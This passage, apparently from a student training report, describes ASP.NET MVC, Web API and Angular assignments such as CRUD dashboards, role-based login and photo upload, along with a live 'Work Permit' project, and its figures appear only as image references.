


Fig 4.3 Table of Records




Fig 4.4 Details of Records

In the fig 4.3 show the data in the dashboard with details, edit, delete button and in the fig 4.4 have the details part which has show the data with individual id number.




Fig 4.5 Edit Records




Fig 4.6 Delete Records

In the fig 4.5 we edit the data from the database based on id number, In the fig 4.6 we can delete the data from the database via id number.

4.1.3 Assignment (3): Shopping Data entry Website

Fig 4.7 Shopping Data Entry website




Fig 4.8 Product List

In the fig 4.7 it has use for insert the data which are show in the dashboard with photo and that photo store in the folder of data file and in the fig 4.8 show that photo with other data also having the add to cart button.




Fig 4.9 Code of how to store image in Folder

In the fig 4.10 has code which have http post method with store photo in image folder also have http get method.

4.1.4 Assignment (4): User Management with Role, login, and access rights using SQL Query & Store Procedure




Fig 4.10 Login page

- For Admin
    1) It has authority to add, update and delete the data.




Fig 4.11 Create page

In fig 4.10 has login part in this log in have goes to the different view via that user name because it was the role-based system and in fig 4.11 insert new information of the user.

Fig 4.12 Table data which can Edit

- For User
    1) It has authority to see only details.

Fig 4.13 Table data which can't Edit

In the fig 4.12 has the data which are store the in the SQL database .that data enter by the admin only other user can't add it but they can edit it via that log in part.in the fig 4.13 is log in by the user ,we show they can see the details no any other authorized by admin.

4.2 Assignments with Asp.Net core web API

- ASP.NET Core Web API is a framework for building HTTP services that can be accessed from any client including browsers and mobile devices.
- It supports creating web APIs using controllers or using minimal APIs. Controllers in a web API are classes that derive from Controller Base.
- For information on creating web APIs without controllers, see Tutorial: Create a minimal API with ASP.NET Core1.
- ASP.NET Web API is an ideal platform for building RESTful applications.

What is API? And why we use it?

- API stands for Application Programming Interface. It is a set of protocols, routines, and tools for building software applications.
- APIs specify how software components should interact and APIs are used when programming graphical user interface (GUI) components.
- A good API makes it easier to develop a program by providing all the building blocks. It also provides a convenient way for developers to access services without having to know how they are implemented.
- APIs can be used to create new applications by combining data from multiple sources.
- They can also be used to simplify complex processes by breaking them down into smaller, more manageable pieces.

4.2.1 Assignment (5): To-do List In Asp.net core Web API

Fig 4.14 To-do list with API

Fig 4.15 To-do list with API (get method)

Fig 4.16 To-do list with API (post method)




Fig 4.17 To-do list with API (put method)

Fig 4.18 To-do list with API (delete method)

In the fig 4.14 To-do list with API which are created by asp.net core web API, that all are word as CRUD operation with the different methods that names are httpGet, httpPost, httpPut, httpDelete. and the other fig is show different methods.

4.3 Assignments with Angular and Asp.Net core web API

- Angular is an open-source JavaScript MVC framework for the web applications.
- It extends the HTML and makes it dynamic.
- Angular is used to create Single Page Applications.
- Many versions of Angular have been released since its inception. All these versions have added to the efficient working of the framework.
- Some of the popular website using Angular Framework are listed below:

    1. **Weather.com** − It is one of the leading forecasting weather report Website.
    2. **YouTube** − It is a video and sharing website hosted by **Google**.
    3. **Netflix** − It is a technology and media services provider.
    4. **PayPal** − It is an online payment system.

4.3.1 Assignment (6): Upload photo in angular and store in SQL data base by using Asp.Net Core Web API

Fig 4.19 Upload photo front end

Fig 4.20 upload photo API




Fig 4.21 upload photo SQL table data

In the fig 4.19 is create by the angular, fig 4.20 is the asp.net core web API ,fig 4.21 is represent the table of database.

4.3.2 Assignment (7): Log-in And Sign-In Page in Angular and store that data in SQL by using Asp.net core Web API.

Fig 4.22 Log in page in angular

Fig 4.23 Sign in page in angular

In the fig 4.22 & fig 4.23 is create in the angular with authentication and that sign up data is store in the SQL database via Asp.net core web API.

CHAPTER 5 : Live Project Training(Client side work)

5.1 Quick Summary:

- **Project Name:** Work Permit
- **Project Description:** Handle different Work Permit
- **Built in:** Asp.net MVC
- **Effort Time:** 8 hour / Day * 14 Days = 112 Hours
- **Use Cases:** Show different Work Permit
- **Type:** Web Application

5.2 Project Details:

This project was special create for the HR works of management works because it work as give permit to work in the different places with that permit also that work is monitor easily in dashboard.

That work permit request is give by the user but that approved by the HR only that means it is also role based system for login part.




Fig 5.1 Log in page in Live project

